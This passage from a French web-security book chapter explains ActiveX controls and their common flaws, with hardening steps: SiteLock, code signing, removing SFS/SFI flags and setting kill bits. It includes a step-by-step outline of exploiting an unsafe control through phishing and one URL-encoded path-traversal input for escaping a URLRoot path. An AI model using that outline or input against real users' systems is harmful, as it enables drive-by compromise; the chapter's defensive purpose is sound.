Dans les années 1990, Microsoft a présenté la technologie ActiveX pour que les développeurs puissent créer des applications web plus élaborées. Cette technologie est souvent retenue lorsque l'application doit proposer des fonctionnalités riches sur une machine Windows, par exemple l'installation de correctifs (Windows Update), l'insertion d'éléments multimédias (Flash/WMP/QT) ou l'affichage de documents (Acrobat).

Les composants ActiveX sont téléchargés dans le navigateur et/ou le système d'exploitation de l'utilisateur, puis sont intégrés à l'application web. Les applications web classiques (Web 1.0) peuvent exiger la présence de clients Win32 sur le système d'exploitation pour une meilleure convivialité. En revanche, le Web 2.0 s'oriente vers des clients intégrés au navigateur, non au système d'exploitation. Les sites dépendent de moins en moins de clients lourds installés sur le système d'exploitation. Les applications web reposent sur des contrôles ActiveX toujours dépendants du système d'exploitation mais résidant à présent dans le navigateur lui-même. L'utilisation d'un certain client dans une application web est de plus en plus répandue, car les applications ne veulent plus se contenter d'afficher du contenu statique.

Un contrôle ActiveX est un objet COM (*Component Object Model*). COM sert non seulement aux communications interprocessus (IPC, *InterProcess Communications*) entre les applications et diverses parties du système d'exploitation, mais également aux communications au sein d'un processus. Le contrôle est donc chargé dans le processus.

Dans le cas des contrôles ActiveX, COM sert principalement aux communications intra-processus. Il est utilisé avec ActiveX car il apporte une interface commune pour les interactions avec des objets quelconques. Les objets ActiveX permettent au programmeur de réaliser lui-même l'enregistrement, d'ajouter des entrées dans le Registre et dans le système de fichiers, ainsi que de lancer une exécution automatique. En bref, les objets COM permettent à des applications d'appeler les méthodes et les interfaces d'une autre application, sans qu'elles connaissent les tenants et les aboutissants de cette application. Par exemple, COM permet d'incorporer en temps réel (sans passer par un copier-coller) des données Excel dans un document Word.

Contrairement à de nombreux éléments téléchargés par le navigateur, les contrôles ActiveX ont accès au système d'exploitation Windows. Puisqu'un contrôle ActiveX est un objet COM, l'utilisateur actuellement connecté peut effectuer des opérations avec certains privilèges, comme accéder au système de fichiers ou consulter des clés du Registre. Les possibilités d'accès au système d'exploitation sous-jacent donnent à ActiveX une puissance plus importante, mais augmentent également les risques lorsque cette technologie est utilisée sur l'Internet. Par exemple, même si Java offre un contrôle de sécurité élevé pour le navigateur d'un utilisateur, il n'est pas conçu pour "sortir" du navigateur et accéder au système d'exploitation. Java fonctionne de manière isolée (dans un "sandbox"), car il exécute souvent du code puissant qui ne doit pas être accessible au système d'exploitation. Inversement, les contrôles ActiveX ne disposent pas d'un environnement isolé et sont en mesure d'accéder directement au système d'exploitation. Les composants qui permettent un accès direct non contrôlé au système d'exploitation constituent des cibles attirantes pour les assaillants. C'est pourquoi les contrôles ActiveX mal écrits représentent un problème de sécurité pour de nombreuses entreprises. L'absence d'environnement isolé fait que les défauts d'un contrôle ActiveX peuvent avoir des effets négatifs très sévères. Cependant, les contrôles non fiables développés en Java ou .Net peuvent également avoir des conséquences aussi désastreuses que les composants ActiveX. Après qu'un utilisateur a installé un contrôle ActiveX sur sa machine, ce contrôle est disponible aux applications web, qui peuvent s'en servir pour des objectifs malveillants. La Figure 8.1 montre un exemple de contrôle ActiveX.

INFO

Dans ce chapitre, l'icône d'attaque représente une attaque, un outil d'attaque ou une vulnérabilité et faille qui peut mener à une attaque.




Figure 8.1

Contrôles ActiveX.

Introduction à ActiveX

Les contrôles ActiveX peuvent répondre à plusieurs objectifs, comme fournir des méthodes simples pour le téléchargement d'un programme et permettre à des applications web d'accéder à des informations stockées sur le système d'exploitation local. Ils sont souvent écrits en C++, mais rien n'empêche de les implémenter dans d'autres langages. Les objets ActiveX contiennent différentes méthodes et propriétés. Voici une brève description de la terminologie ActiveX :

- **Interface ActiveX.** La définition des méthodes et des propriétés disponibles. Les méthodes peuvent être invoquées. Les propriétés peuvent être consultées et fixées. Une interface constitue généralement le regroupement de fonctions qui présentent une fonctionnalité connexe.

- **Objet ActiveX.** Le composant COM global. Un objet possède des interfaces, des méthodes et des propriétés qui peuvent être invoquées. Les objets ActiveX implémentent des interfaces.

- **Méthode ActiveX.** Une méthode est un appel de fonction qui peut être implémentée ou non. Comme une fonction, elle comporte des paramètres.
- **Propriété ActiveX.** Les propriétés ActiveX sont également implémentées comme des appels de fonctions, au travers du mécanisme `Get`/`Set`.

Les contrôles ActiveX peuvent être sûrs, mais puisqu'il leur est possible d'accéder aux ressources du système d'exploitation et qu'ils peuvent être écrits dans des langages sujets aux attaques par dépassement de tampon ou par chaîne de format, ils peuvent constituer des trous de sécurité.

ActiveX est la réponse de Microsoft aux applets Java. Cependant, tandis que les applets effectuent toutes leurs actions dans le navigateur, Microsoft va plus loin et permet aux contrôles ActiveX d'effectuer toutes leurs opérations dans le navigateur et le système d'exploitation sous-jacent. Java révèle les fonctions du système d'exploitation, comme écrire ou lire dans des fichiers, au travers d'une enveloppe. Par rapport à ActiveX, Java a l'avantage d'utiliser un modèle de sécurité démonstratif. Lorsqu'ils sont déployés, les contrôles ActiveX sont supposés apporter un bénéfice aux utilisateurs finaux. Par exemple, lors de la consultation d'une page web qui a besoin d'un composant ActiveX, un contrôle ActiveX peut être invoqué automatiquement par l'application web. S'il en a l'autorisation, le navigateur peut installer le client Win32 sur le système d'exploitation de l'utilisateur et renvoyer les informations demandées, comme un identifiant et un mot de passe, à l'application web. L'utilisateur ne voit pas les interactions, potentiellement très complexes, entre le contrôle ActiveX et l'application web.

Voici les différentes étapes techniques sous-jacentes de cet exemple :

1. Un site web invoque un contrôle ActiveX.
2. Si le contrôle ActiveX n'est pas déjà installé sur le système, l'utilisateur est alors invité à procéder à son installation. Comme pour toutes les installations, la modification de la configuration de la machine exige les droits d'administrateur.
3. L'objet COM ActiveX est invoqué par le navigateur de l'utilisateur, en demandant l'autorisation d'exécuter des instructions pour le contrôle.
4. Si le système d'exploitation accorde des droits au contrôle ActiveX, qui sont généralement déterminés par les paramètres de sécurité définis dans le navigateur de l'utilisateur, le système exécute les instructions indiquées dans le contrôle, comme installer des programmes, mettre à jour des clés du Registre ou accéder au système de fichiers, en recherchant des versions spécifiques du produit. En général, l'installation implique le téléchargement d'une bibliothèque dynamique (DLL, *Dynamic Link Library*) et son inscription sous `HKLM\Software\Classes` afin qu'elle puisse être invoquée.

5. Lorsque le contrôle a terminé, l'objet COM est enregistré sur le système d'exploitation de l'utilisateur et il pourra être utilisé lors des visites ultérieures. Par exemple, lorsque l'utilisateur visitera à nouveau la page web, le contrôle ActiveX vérifiera si l'objet COM est déjà installé et demandera ensuite au système de l'utilisateur les informations dont il a besoin, par exemple quelle version du logiciel XYZ est installée.

Voici une liste des utilisations classiques des contrôles ActiveX dans les applications web :

- laisser les utilisateurs télécharger et installer automatiquement des programmes par un seul clic ;
- permettre à une application web d'exécuter un programme existant sur le système d'exploitation (comme un logiciel de gestion des réunions) ;
- permettre à une application web d'exécuter des scripts dans le navigateur ou le système de l'utilisateur ;
- automatiser du contenu dans l'application web, comme un déplacement avec des objets.

Voici les étapes de l'installation d'un contrôle sur le système d'un utilisateur :

1. Un utilisateur consulte une application web qui contient un contrôle ActiveX.
2. L'application web fait référence à son identifiant de classe (CLSID, *Class Identifier*) et une URL et invite l'utilisateur à télécharger le contrôle.
3. Si l'utilisateur accepte le téléchargement et l'installation, celle-ci est effectuée.
4. Une fois que l'installation est terminée, le contrôle ActiveX peut être invoqué sans autre demande d'autorisation ultérieure auprès de l'utilisateur. Notez que ce comportement peut être paramétré. Dans Internet Explorer 6, l'utilisateur est consulté pour les contrôles ActiveX rarement utilisés. Dans IE7, les utilisateurs ont la possibilité d'indiquer précisément les objets qui peuvent s'exécuter en silence, ceux qui ne peuvent pas s'exécuter du tout et ceux qui peuvent s'exécuter en affichant un avertissement – cette fonctionnalité est appelée *ActiveX Opt-in*.

Pour voir un exemple d'objet ActiveX, allez sur la page **labs.isecpartners.com/HackingExposedWeb20/activex.cepted.htm**. `ActiveX.cepted` est un contrôle ActiveX qui tire profit d'IE. Dans cet exemple, le contrôle ActiveX est intégré au système d'exploitation, mais les contrôles sont généralement installés par l'application web. Le contrôle invoque l'identifiant de classe Shell.Explorer, qui ouvre un navigateur web à l'intérieur du navigateur (un exemple d'action OLE).

Voici le code du contrôle `ActiveX.cepted` :

```
<HTML>
<HEAD>
<TITLE>ActiveX.cepted</TITLE>
</HEAD>
<BODY>
<H3><center>ActiveX.cepted<H3>

<OBJECT ID="WebBrowser1" WIDTH=300 HEIGHT=151
      CLASSID="CLSID:8856F961-340A-11D0-A96B-00C04FD705A2">
    <PARAM NAME="Location" VALUE="www.isecpartners.com">
</OBJECT>

</BODY>
</HTML>
```

Vous remarquerez qu'un navigateur est affiché à l'intérieur du navigateur web par l'intermédiaire du contrôle ActiveX.

Failles d'ActiveX et contre-mesures

Les mesures de sécurité d'ActiveX sont primordiales pour la sécurité et le respect de la vie privée d'un utilisateur. Lorsqu'un contrôle ActiveX est téléchargé par un utilisateur final, les méthodes du contrôle peuvent être exécutées par toute autre application web consultée par cet utilisateur, y compris pour accéder au Registre et au système de fichiers (si la méthode a été écrite en ce sens). L'identification unique de l'objet ActiveX est obtenue grâce au CLISD, qui peut être retrouvé dans le Registre.

Une attaque ActiveX simple implique un objet ActiveX non sûr dans une application web et un assaillant qui souhaite exploiter cette faille. Par exemple, si un assaillant sait que le site **eNapkin.com** utilise un contrôle ActiveX non sûr, il peut réaliser les opérations suivantes pour tirer profit de la faille :

1. Ouvrir l'URL de la page qui contient le contrôle ActiveX vulnérable et le télécharger.
2. Rechercher les surfaces d'attaque et les failles de sécurité du contrôle.
3. Créer un site web malveillant qui exploite la vulnérabilité du contrôle ActiveX.
4. Convaincre la victime d'aller sur le site web malveillant, par exemple par un courrier électronique d'hameçonnage ou une publicité Google pour des iPod à 10 1.
5. Après que l'utilisateur a visité la page légitime contenant le contrôle ActiveX vulnérable installé, son système d'exploitation suivra les instructions fixées par l'assaillant.

Même si la technologie ActiveX est souvent employée de manière non sûre, rien n'interdit de concevoir des contrôles ActiveX sécurisés. La section suivante décrit un ensemble de failles de sécurité classiques, puis présente des mesures de sécurité qui permettent d'y pallier.

Autorisation de l'invocation des contrôles ActiveX par tout un chacun

Les contrôles ActiveX vérifient ou indiquent rarement les serveurs et/ou les domaines qui sont autorisés à les invoquer, comme ***.isecpartners.com**. Cette absence de restriction permet à n'importe quel assaillant de cibler et d'invoquer des contrôles existants sur le système d'exploitation d'un utilisateur et d'en tirer profit. Puisque le domaine n'est pas vérifié ou restreint, le tapis rouge est déroulé pour tout assaillant qui a envie d'exploiter les droits placés par l'objet COM ActiveX.

Microsoft propose la bibliothèque *SiteLock* que les développeurs ActiveX peuvent employer pour limiter les accès aux contrôles ActiveX. Le développeur peut verrouiller l'accès à des noms de domaines précis, à des zones de sécurité d'IE ou à SSL (*Secure Sockets Layer*). Par exemple, si une liste préétablie de domaines, comme ***.isecpartners.com**, est autorisée à invoquer un contrôle ActiveX, tous les serveurs du domaine isecpartners.com peuvent invoquer des objets COM sur le système de l'utilisateur. SiteLock garantit que des objets ActiveX ne sont pas présentés au grand public après qu'un utilisateur les a téléchargés et installés à l'aide de son navigateur web.

Malheureusement, les attaques de type XSS et DNS (*Domain Name System*) parviennent à contourner cette vérification. Si une faille XSS est présente sur une application web de ***.isecpartners.com**, un assaillant peut cibler les navigateurs d'un utilisateur en faisant rebondir l'attaque à partir d'un serveur web vulnérable dans le domaine isecpartners.com. Par conséquent, en employant SiteLock, même les domaines de confiance doivent être sécurisés contre les attaques classiques telles que XSS. Par ailleurs, SiteLock se fonde sur des noms DNS alors que ce système n'a pas été conçu pour offrir une sécurité forte. Une attaque réussie sur le DNS peut rendre SiteLock inopérant s'il n'utilise pas SSL. Par exemple, en obligeant SiteLock à employer HTTPS avec ***.isecpartners.com**, vous pouvez vous protéger contre les attaques sur le DNS. En revanche, si HTTP est utilisé avec ***.isecpartners.com**, les attaques DNS sont possibles, même en employant SiteLock.

Modèle SiteLock pour sécuriser ActiveX

Lorsque cela s'avère approprié, SiteLock doit être employé sur tous les contrôles ActiveX afin qu'ils soient limités aux domaines autorisés indiqués dans le fichier SiteLock. Microsoft a publié un modèle SiteLock qui aide les utilisateurs à installer SiteLock sur

leurs contrôles ActiveX. Ce modèle est disponible à l'adresse **http://www.microsoft.com/downloads/details.aspx?FamilyID=43cd7e1e-5719-45c0-88d9-ec9ea7fefbcb&displaylang=en**. Le modèle contient le fichier `SiteLock.h`, qui décrit pas à pas l'installation de SiteLock sur un contrôle ActiveX. La procédure suivante donne les étapes indispensables à l'installation sur un contrôle, mais vous devez consulter `SiteLock.h` pour les étapes techniques concernant la mise en place de cette protection.

1. Inclure le fichier d'en-tête `SiteLock.h`.
2. Ajouter les interfaces suivantes :

```
public IObjectSafetySiteLockImpl
<Class, INTERFACESAFE_FOR...>,"
```

3. Ajouter les éléments suivants dans la section `COM MAP` :

```
COM_INTERFACE_ENTRY(IObjectSafety)
COM_INTERFACE_ENTRY(IObjectSafetySiteLock)
```

4. Ajoutez la classe de contrôle suivante :

```
static const SiteList rgslTrustedSites[#];
```

5. `AllowType` doit contenir les domaines approuvés, en indiquant `Allow`, `Deny` ou `Download`.
6. Le contrôle doit implémenter `IObjectWithSite` ou `IOleObject`.
7. Effectuer l'édition de liens du contrôle avec `urlmon.lib` et `wininet.lib`.

INFO

Le fichier `SiteLock.h` fourni par Microsoft détaille la procédure à suivre pour une mise en œuvre réelle.

Ne pas signer les contrôles ActiveX

Les contrôles ActiveX doivent être signés car cela permet aux utilisateurs de savoir si les fichiers binaires installés sur leurs machines proviennent d'une source de confiance. En signant numériquement le contrôle ActiveX, les utilisateurs peuvent vérifier que celui-ci n'a pas été modifié, manipulé ou falsifié pendant son transfert ou depuis sa publication. Les contrôles ActiveX non signés n'offrent aucune garantie quant à leur origine et ne peuvent pas signaler leur falsification. Cela prend toute son importance lorsque des parties tierces hébergent ou placent du contenu sur un site qui ne provient pas la source originelle, comme une application web qui contient des publicités fournies par des tiers.

Signature des contrôles ActiveX

Si une entreprise emploie un contrôle ActiveX pour télécharger et installer un logiciel, le contrôle doit installer uniquement les fichiers exécutables ou les fichiers *cab* qui ont été signés à l'aide de la clé de signature de l'entreprise. La clé de signature de code de l'entreprise prouvera que le programme provient du site web légitime, non d'un assaillant. Par exemple, si eNapkin.com utilise un contrôle ActiveX pour installer un logiciel, mais que le logiciel n'a pas été signé, le contrôle doit refuser l'installation. De plus, si le fichier exécutable ou le fichier *cab* provient de eNapkin.com, mais s'il a été signé par ePaperTowel.com à la place d'eNakin.com, le contrôle doit également refuser l'installation.

La méthode permettant de signer des binaires est relativement simple. Les clés de signature peuvent être achetées auprès de VeriSign (et d'autres). L'outil *SignTool.exe* de Microsoft peut servir à signer les fichiers binaires. La procédure suivante montre comment signer un exécutable qui sera téléchargé et installé automatiquement par un contrôle ActiveX. Pour signer un binaire, le fichier Digital ID (généralement nommé `MyCredentials.spc`) et le fichier de la clé privée (`MyPrivateKey.pvk`) sont indispensables. Ils sont fournis après votre achat d'une clé de signature auprès de VeriSign.

1. Téléchargez le kit de développement de logiciels (SDK) à partir de l'adresse **http://www.microsoft.com/downloads/details.aspx?FamilyId=0BAF2B35-C656-4969-ACE8-E4C0C0716ADB&displaylang=en**.
2. Lorsque l'installation est terminée, choisissez *Démarrer* > *Exécuter*. Saisissez `cmd` et cliquez sur OK.
3. À l'invite, allez dans le répertoire `C:\Program Files\Microsoft Platform SDK\Bin`.
4. Saisissez `signtool signwizard`. Un assistant apparaît alors. Cliquez sur *Suivant*.
5. Recherchez le fichier que vous souhaitez signer numériquement, puis cliquez sur *Suivant*.
6. Choisissez *Personnalisé*, puis cliquez sur *Suivant*.
7. Cliquez sur *À partir d'un fichier* et localisez votre fichier `MyCredentials.spc`. Cliquez sur *Suivant*.
8. Cliquez sur *À partir d'un fichier* et localisez votre fichier `MyPrivateKey.pvk`. Cliquez sur *Suivant*.

9. Sélectionnez *sha1* et cliquez deux fois sur *Suivant*.
10. Saisissez une description pour votre fichier et une adresse de site web où de plus amples informations seront disponibles. Cliquez sur *Suivant*.
11. Sélectionnez *Ajouter un cachet de date aux données* et, dans *URL de service de cachet de date*, saisissez `http://timestamp.verisign.com/scripts/timstamp.dll`. (Notez que `timstamp.dll` s'écrit sans la lettre `e` dans `time`.) Cliquez sur *Suivant*.
12. Vérifiez que toutes les informations sont correctes, puis cliquez sur *Terminer*.

Vous venez de signer votre fichier.

Marquage des contrôles ActiveX comme SFS

Lorsqu'un contrôle est marqué comme sécurisé pour l'écriture de scripts (SFS, *Safe For Scripting*) avec la méthode `IObjectSafety`, un développeur reçoit en quelque sorte l'assurance qu'il peut employer les méthodes et les propriétés de l'objet COM dans ses propres scripts VBScript ou JavaScript placés dans des pages web. Cet indicateur établit que toutes les méthodes invoquées par cet objet COM ne provoqueront aucun dommage au système ou ne remettront pas en cause sa sécurité. Mais, si un objet COM ActiveX marqué SFS est utilisé avec Microsoft Word, un script tiers malveillant peut être exécuté à distance sur l'objet afin de supprimer des fichiers sur le système d'exploitation de l'utilisateur.

Lorsqu'un contrôle n'est pas marqué SFS, les scripts tiers ne peuvent pas accéder à ce contrôle. Cependant, la plupart des contrôles doivent être marqués SFS pour fonctionner correctement.

L'indicateur SFS apporte une garantie de sécurité importante sur l'objet ActiveX car il permet à des utilisateurs tiers de créer des scripts qui invoquent l'objet. Même si les garanties de sécurité sont idéales, elles sont complexes à obtenir et à maintenir. Une meilleure méthode consiste à retirer par défaut tous les indicateurs SFS dans un objet ActiveX, à moins qu'il ne soit destiné à une utilisation sur le Web et que sa sécurité ait été rigoureusement testée.

Marquage des contrôles ActiveX comme SFI

De manière similaire aux scripts, lorsqu'un contrôle est marqué comme sécurisé pour l'initialisation (SFI, *Safe For Initialization*) avec la méthode `IObjectSafety`, il peut être invoqué par des applications tierces. Cela signifie que les paramètres associés à l'invocation de la balise `Object` ne peuvent pas être utilisés de manière impropre. À nouveau, même si les garanties de sécurité sont idéales, elles sont complexes

à obtenir et à maintenir. Une meilleure approche consiste à retirer par défaut tous les indicateurs SFI dans un objet ActiveX, à moins qu'il n'ait été rigoureusement évalué.

Ne pas marquer les scripts comme SFS et SFI

Pour garantir que des objets ActiveX ne sont pas manipulés ou initialisés par des scripts à distance, la solution la plus simple consiste à ne pas les marquer SFS et SFI. Vous devez retirer ces indicateurs si le contrôle n'en a pas besoin. Un modèle d'analyse et d'évaluation d'une mauvaise utilisation de la fonctionnalité, ainsi que des tests ciblés, doivent être réalisés avant de publier un contrôle estampillé SFS/SFI. Si vous créez un objet ActiveX, vous pouvez assurer qu'il n'est pas marqué, mais des centaines d'objets publiés le sont probablement déjà et nombre d'entre eux sont certainement installés sur votre système. Pour garantir qu'aucun objet ActiveX n'est marqué avec ces options dangereuses, vous pouvez retirer manuellement ces champs en recherchant *{7DD95801-9882-11CF-9FA9-00AA006C42C4}* et *{7DD95802-9882-11CF-9FA9-00AA006C42C4}* dans le Registre. *{7DD95801-9882-11CF-9FA9-00AA006C42C4}* indique qu'un contrôle ActiveX est sécurisé pour l'écriture de scripts, tandis que *{7DD95802-9882-11CF-9FA9-00AA006C42C4}* signale qu'il est sécurisé pour l'initialisation. Pour retirer ces autorisations, les clés doivent être supprimées sous l'identifiant de classe (CLSID) correspondant dans le Registre. Voici un exemple d'entrée du Registre qui correspond à un contrôle ActiveX marqué comme SFS :

```
[HKEY_CLASSES_ROOT\CLSID{CLSID du contrôle ActiveX}\Implemented
Categories{7DD95801-9882-11CF-9FA9-00AA006C42C4}]
```

Et voici un exemple pour SFI :

```
[HKEY_CLASSES_ROOT\CLSID{CLSID du contrôle ActiveX}\Implemented
Categories{7DD95802-9882-11CF-9FA9-00AA006C42C4}]
```

En supprimant ces champs, le contrôle ActiveX ne fera plus partie de ceux qui sont sécurisés pour l'écriture de scripts ou pour l'initialisation. Les étapes suivantes permettent de retirer le marquage SFS/SFI d'un objet ActiveX :

1. Ouvrez l'Éditeur du Registre en choisissant *Démarrer* > *Exécuter* > *regedit*.
2. Recherchez sous *HKEY_CLASSES_ ROOT* le CLSID qui correspond à l'objet ActiveX : *KEY_CLASSES_ROOT\CLSID*{<*CLSID de l'objet ActiveX*>}.
3. Développez la clé CLSID et la clé *Implemented Categories*, comme l'illustre la Figure 8.2.




Figure 8.2

Contrôle ActiveX marqué comme sécurisé pour l'écriture de scripts et l'initialisation.

4. Si vous voyez *{7DD95801-9882-11CF-9FA9-00AA006C42C4}* et/ou *{7DD95802-9882-11CF-9FA9-00AA006C42C4}*, supprimez les clés correspondantes. Sélectionnez une clé et choisissez Edition > Supprimer.

Vous avez démarqué l'objet ActiveX.

NOTE

Le contrôle ActiveX n'utilise pas nécessairement le Registre pour indiquer qu'il est sécurisé pour l'écriture de scripts ou pour l'initialisation. Ce marquage peut se faire à l'aide de l'interface `IObjectSafety`. Si le contrôle ActiveX emploie cette interface, le navigateur web interrogera le contrôle au lieu d'utiliser les clés du registre.

Effectuer des actions dangereuses avec des contrôles ActiveX

Les contrôles ActiveX sont faits pour aider les utilisateurs à installer un logiciel ou interagir avec des applications web, mais ils réalisent fréquemment des actions qui ne sont pas sûres. Lors du déploiement de contrôles ActiveX, les actions dangereuses doivent toujours être évitées, en particulier les activités qui permettent à distance de modifier des clés du Registre, de supprimer des fichiers, de modifier des mots de passe et d'exécuter des fichiers. En général, les contrôles ActiveX ne doivent pas servir aux opérations suivantes :

- lire, modifier ou supprimer des fichiers ou des clés du Registre sur l'ordinateur local ;

- lire, modifier ou supprimer des fichiers ou des clés du Registre sur le réseau de l'ordinateur local ;
- transférer des informations privées, comme des clés privées, des mots de passe ou des documents ;
- exécuter des fichiers ;
- fermer les applications hôtes ;
- utiliser de manière excessive des ressources ;
- installer ou désinstaller des logiciels ;
- invoquer des objets, par exemple, la méthode `CreateObject`.

Empêcher les contrôles ActiveX dans IE

Avec tous les problèmes de sécurité qui entourent ActiveX et la complexité nécessaire à sa sécurisation, vous pourriez vouloir faire en sorte que les contrôles ActiveX ne soient jamais exécutés sur le système d'un utilisateur. Pour garantir qu'un objet ActiveX n'est pas exécuté dans IE, la méthode la plus simple consiste à fixer un bit d'arrêt (*kill bit*) sur son CLSID. Le bit d'arrêt sur le CLSID de l'ActiveX garantit que le contrôle ne sera pas invoqué par IE. Cependant, si d'autres paramètres contredisent le bit d'arrêt, comme des contrôles SFS ou SFI, et ne sont pas marqués comme sûrs, le bit d'arrêt n'est pas utilisé.

La procédure suivante configure un contrôle ActiveX avec un bit d'arrêt afin qu'il ne soit pas invoqué par IE :

1. Ouvrez l'Éditeur du Registre en choisissant *Démarrer* > *Exécuter* > *Regedit*.
2. Recherchez le CLSID qui correspond à l'objet ActiveX : *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility<CLSID de l'objet ActiveX>*.
3. Développez la clé CLSID qui doit contenir une valeur *DWORD* nommée *Compatibility Flags*, comme l'illustre la Figure 8.3.
4. Pour fixer le bit d'arrêt, double-cliquez sur *Compatibility Flag* et modifiez la valeur des données à *400* (*0x00000400*).

Vous venez de fixer le bit d'arrêt sur l'objet ActiveX.




Figure 8.3

La valeur Compatibility Flag d'un contrôle ActiveX.

Dépassements de tampons dans des objets ActiveX

Les dépassements de tampons sont monnaie courante en ActiveX, principalement parce que le contrôle ne vérifie et ne valide pas les entrées avant de les accepter. Ces problèmes surviennent essentiellement lorsque les objets sont implémentés en C ou en C++. Sans entrer dans le détail du dépassement de tampons, lorsqu'un contrôle place l'entrée dans un tampon dont la taille allouée est inférieure à celle de l'entrée, un assaillant peut exécuter un code quelconque sur la machine de l'utilisateur. Cette action conduit généralement au dysfonctionnement du système, mais, dans certains cas, elle donne à l'assaillant un accès au système. Il est important de valider les entrées fournies aux objets ActiveX avant de les placer dans un tampon de longueur fixe.

Écriture de code sûr

Pour empêcher les dépassements de tampons en ActiveX, il faut écrire du code sûr et utiliser des bibliothèques fiables. Pour de plus amples informations, consultez l'ouvrage *Writing Secure Code* de Michael Howard et David C. LeBlanc, qui traite des pratiques de programmation sécurisée.

Permettre la subversion de SFS/SFI

Il est possible de faire exécuter du code à IE avant qu'il ne vérifie si un script est marqué SFS ou SFI. IE vérifie les indicateurs SFS/SFI en invoquant `CoCreate` sur le CLSID, en appelant `IObjectSafety` et en récupérant les paramètres du contrôle qui concernent les

indicateurs SFS/SFI. `CoCreateInstance` appelle la fonction exportée `DllGetClassObject` sur le contrôle. Parfois, les développeurs placent du code d'initialisation dans cette fonction centrale. Il sera exécuté avant la vérification de l'indicateur SFS. Si le code est ajouté à l'avance, il peut être exécuté par IE avant même que celui-ci sache si l'utilisation du contrôle est sûre. En général, les développeurs COM, même s'ils ne programment pas pour le Web, doivent s'assurer qu'ils ne permettent pas ce comportement dangereux.

Chemins URLRoot restrictifs

Si un contrôle ActiveX télécharge un fichier, ce qui n'est pas la norme, il examine les paramètres fournis par la page web afin de déterminer l'endroit à partir duquel il va télécharger des fichiers. Pour être certain que seuls les emplacements approuvés et autorisés seront utilisés, des restrictions doivent être placées sur le chemin `URLRoot` du contrôle. Avant qu'un objet ActiveX ne télécharge un fichier, le contrôle peut vérifier lui-même si la racine d'URL est acceptée. Dans le cas contraire, il signale une erreur et arrête l'opération. Un contrôle ActiveX doit exiger que les chemins `URLRoot` se trouvent dans le domaine approuvé et un chemin particulier, comme `/approuve`.

Il ne suffit pas de fournir un chemin `URLRoot`, car un assaillant peut contourner ces contrôles. De manière similaire aux attaques sur les répertoires avec les anciens serveurs IIS 3.0/4.0/5.0, un chemin `URLRoot` peut potentiellement être subverti par `..` ou son équivalent Unicode (`%2e%2e`). Si `/approuve` est le chemin `URLRoot` indiqué, un assaillant peut préciser `/approuve/%2e%2e/cheminAssaillant/` afin de quitter le chemin `URLRoot` approuvé et amener l'utilisateur à télécharger un fichier choisi par l'assaillant. Pour se défendre contre cette attaque sur `URLRoot`, tous les chemins doivent être débarrassés des guillemets, normalisés et validés avant le téléchargement.

Imposer HTTPS pour les contrôles ActiveX

